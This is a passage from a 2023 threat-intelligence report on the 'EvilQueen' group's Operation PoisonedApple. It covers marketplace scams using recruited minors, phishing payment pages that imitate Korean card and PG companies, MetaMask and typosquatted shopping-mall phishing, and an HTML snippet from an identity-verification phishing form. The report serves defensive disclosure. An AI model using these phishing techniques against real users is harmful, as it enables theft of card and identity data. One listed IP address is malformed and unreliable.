This is a group open chatroom. It seems like it's the same person creating different identities to impersonate others. It's quite an innovative scam, and most of the victims seem to be minors or job seekers. The scam involves individuals working as intermediaries posting sales listings using the phone numbers and bank accounts of people offering part-time jobs on the Joonggonara(Korean online second-hand trading platform), such as Nespresso capsule coffee machines or pot sets. When buyers make payments, the intermediaries transfer the money to the scammer's account and then disappear

I got scammed while doing part-time sales intermediary work.


2022.07.17. 18:47 댓글9


My family's financial situation isn't great, and I don't receive much allowance. I was looking for a way to earn money, and I happened to come across a comment on Facebook that said, "Recruiting team members for part-time sales intermediaries." They were offering 30,000 to 40,000 won for each item sold. So, I contacted them through Facebook, but they said they had been banned from sending Facebook messages. They asked me to contact them through Instagram, so I did, and I listened to their explanation. Thinking about earning money through part-time work, I shared my Bungaejangter(Korean online second-hand trading platform) platform account with them and had to verify my bank account under my name. I shared my account number with them, and I completed the verification process. They instructed me to post listings on the Bungaejangter, and when a buyer contacted me, I didn't engage in the chat; they did the chatting. My role was simply to post the sales listings or upload content. The items being sold were luxury goods, and there were so many listings that it seemed suspicious, but...

11. https://thecheat.co.kr/rb/?m=bbs&bid=cheat_link&uid=2968710
https://www.a-ha.io/questions/44fc03d4cd5ef54d9894f322f87a4b41

On the other hand, Korean second-hand trading platforms monitor the contents of conversations between buyers and sellers through their own fraud detection system(FDS) to prevent fraudulent transactions. At that time, the platform was able to confirm after receiving a chat from the attack group suggesting how to pick up products at Apple stores, it blocked the account in seven minutes and displayed a reminder to stop the transaction. However, it has been confirmed that the attack group continued to post sales articles on other accounts even after being blocked by the second-hand trading platform.

- **Conversations blocked by the second-hand trading platform's FDS**





2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

V

Advancement of Attack Techniques

1. Changes in the way phishing payment pages work
2. Enhancement of the phishing payment pages interface


V Advancement of attack techniques

From September 2022, when the FSI began analyzing this operation, to May 2023, it was confirmed that the attack group was continuously sophisticating and developing its attack techniques. In this chapter, we will look at the changes and characteristics of advanced attack techniques in the attack group.

1 Changes in the way phishing payment pages work

In the early days when the attack group hacked into the shopping mall website and carried out the attack, malicious files such as phishing payment pages were created directly on the shopping mall server. However, since March 2023, the strategy has changed, and malicious files such as phishing payment pages were created on the attack group's server, and the shopping mall server was redirected to the phishing payment page located on the attack group's server. The purpose of this change is to minimize the traces of hacking on the shopping mall server to avoid investigations.

- Change in the way phishing payment pages work




2 Enhancement of the phishing payment pages interface

The phishing payment page interface found at the beginning of this operation was relatively simple and basic, but as time went by, the interface became more sophisticated. In the early days, it was an interface that mimicked an overseas payment agency service, as shown on the bottom-left screen and it was a way to input user information to collect at once. However, in recent years, it has been changed to imitate the payment module of a specific korean PG company as shown on the right screen, and to receive information step by step. In particular, in the case of the interface, it has become so sophisticated that it is difficult to distinguish it from a normal payment page unless the user checks the URL.

Initial Phishing page


Modified Phishing page

When the user selects the card company on the PG company's phishing page, he or she is connected to the credit card company's payment module phishing page. The phishing page induces users to enter their card number, CVC, expiration date, card password, and general payment password sequentially. The page mimicking C credit card company, as shown on the right screen, was found to collect an additional 6-digit PIN number for easy payment. This more sophisticated interface increases the likelihood that users will mistake it for a normal page and enter information.



Phishing page impersonating B credit card company

Phishing page impersonating C credit card company




Phishing page impersonating D credit card company

Phishing page impersonating E credit card company

On the other hand, around March 17, 2023, through security control traffic analysis, the FSI confirmed the history of accessing web servers related to payment modules of various credit card companies and PG companies from the server IP(141.1645.5.248) of the attack group. The traffic was SSL communication, so it was difficult to confirm the exact access route, but after inquiring the credit card company official, it was confirmed that the payment module webpage was actually accessed. This approach is presumed to be to collect the page source code to create the aforementioned phishing pages of credit card companies and PG companies.

- **Access history of credit card and PG companies' payment web servers from the attack group's IP (Source: KFISAC)**



2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

VI

New Attack Themes

1. Metamask phishing site
2. Phishing site impersonating a hacked shopping mall
3. Identity verification phishing page
4. Duty-free shops and outlet phishing site

VI New Attack Themes

The attack organization, in addition to this operation PoisonedApple, constantly attempted new attacks. They created phishing sites related to cryptocurrencies or replicated sites they had previously hacked to create phishing sites, among various other attack attempts. One thing is clear that their ultimate goal in all these endeavors is monetary gain.


1 Metamask phishing site

In around July 2022, it was confirmed that the EvilQueen attack group attempted phishing attacks related to MetaMask. MetaMask is a digital wallet service that allows the storage, transfer, and management of cryptocurrencies like Ethereum, provided in the form of a browser extension program and a mobile app. Since having access to MetaMask's private keys enables theft of the cryptocurrencies within the wallet, many attackers attempt phishing attacks related to this service.


During the analysis of domains created by the attack group, the FSI identified a history of creating multiple MetaMask phishing domains. At the time of the analysis, it was not possible to determine their exact functionality as they were inaccessible. However, evidence from various OSINT sources confirmed the existence of access screen[12] and histories that were assessed as phishing. This illustrates that the attack group has been actively engaged in attacks targeting other areas while conducting the PoisonedApple operation.

12. https://urlscan.io/result/8fbda449-c25c-4e5a-b763-856aa912cd6d/

- MetaMask phishing site created by the attack group



- MetaMask phishing site domain registration information




2 Phishing site impersonating a hacked shopping mall

Around February 2023, it was discovered that the attack group had built a phishing site using the same source code as a specific online shopping mall that had been hacked and inserted a phishing payment page in the past. The phishing site was seen as a type of typosquatting[13] attack as only the top-level domain was changed from [REDACTED].com, which is the actual online shopping mall domain, to [REDACTED].co.kr. It was presumed to be to induce users to accidentally access phishing sites and steal personal information or payment information when they pay for products.

It is also interesting to note that the attack group used Megazone's domain registration service to register the domain, and it was later confirmed that they fraudulently paid even for the small fee for domain registration using the credit card information they had stolen from the phishing page.

Shopping malls previously hacked by the attack group




Phishing site created by the attack group

13. Attack techniques malicious attacker use to deceive users by registering domains that can often cause typos

3 Identity verification phishing site

In a specific online shopping mall hacked by this attack group, the following mobile phone identity verification phishing pages were discovered. As a result of checking the source code of the page, it was confirmed that the user's name, 6 front digits & 1 gender digit of the social security number, telecommunications company, telephone number, and 6 digits of the authentication code were collected and transmitted to the server of the attack group.

- **Identity verification phishing site created by the attack group**



So far, it's not clear what attack the attack group is trying to do through the phishing page. However, in the source code, the redirect to the open market login page and the IP address of the attack group have been confirmed, and it is believed that they are trying to use the information stolen from this page to attempt new attacks such as open market fraudulent login.

- **Part of the source code of the identity verification phishing page**


```
<form id="vnCallback" method="post" action="https:&#x2F;&#x2F;accounts.k
akao.com&#x2F;ageauths&#x2F;confirm?return_url=https://accounts.kakao.co
m/weblogin/additional_info?collect[]=own_identify_gender&collect[]=own_i
dentify&collect[]=own_identify_birthday&collect[]=own_identify_name&auth
_from=261812&continue=https://kauth.kakao.com/oauth/
authorize?is_popup=false&stln=true&ka=sdk/1.43.0 os/javascript sdk_type/
javascript lang/zh-CN device/Linux_i686 origin/https:// open market's domain &
auth_tran_id=xtn0twrllna3c1a6c7406b2d5dfb997df33064e2881l7w1bjqx&respons
e_type=code&state=16aa10dd9d7833b6a44b250d08206f7460e93a030e31f7a2274ce2
a24056f457af7e22b6&redirect_uri=https:// open market's domain /auth/oauth/
kakao/callback.tmall&through_account=true&client_id=3c1a6c7406b2d5dfb997
df33064e2881&amp;validation_key= attack group's IP &amp;external_terms=W10&a
mp;auth_type=41&amp;age_limit=0&amp;pre_auth=false&amp;under_age=true&am
p;auth_from=261812&amp;agreed_terms=PR_V_1904&amp;adults_only=false">
```

4 Duty-free shop and outlet phishing site

Duty-free shop phishing site

In May 2023, a shopping mall phishing site domain (*******mall.co.kr) built by this attack group was used as a phishing site domain impersonating an online duty-free shop. The phishing site stole the brand name of a department store that existed in South Korea and camouflaged it as a duty-free shop. It was built on the AmazeUI platform which is mainly used in China, and although the bulletin board name and product name are displayed in South Korean, the price is in Japanese currency. Based on this, it was speculated that the phishing site targeted Japanese people using South Korean airports, but it was not expected to cause much damage because it was somewhat poorly designed.

- **Phishing sites impersonating duty-free shop**




The FAQ board asks, "Why are you selling so cheap?" In response to the question, it said that "it is a Coupang duty-free shop, and all products are purchased using Coupang discount coupons and shipped from Coupang." In addition, it was found that it displayed two reviews for each product and pretended to be real buyers which were fake positive reviews written for certain products, indicating that the attack group was trying to cash out in a new way.


Post Stating It's A Coupang Duty-free Shop

Fake Reviews

In addition, the attack group used various methods to increase the credibility of phishing sites, such as stealing information from specific shopping malls that they had hacked in the past and writing their representative names and business numbers on the bottom of the phishing sites.



Shopping malls previously hacked by the attack group




Stealing Information from the Hacked Website & Writing it on the phishing site


Outlet Phishing Site

In July 2023, a case of setting up a phishing site impersonating a large Korean outlet was confirmed. The site was disguised as selling a variety of expensive electronics at low prices, and the attack group continued to create these types of phishing sites by only changing the domains.

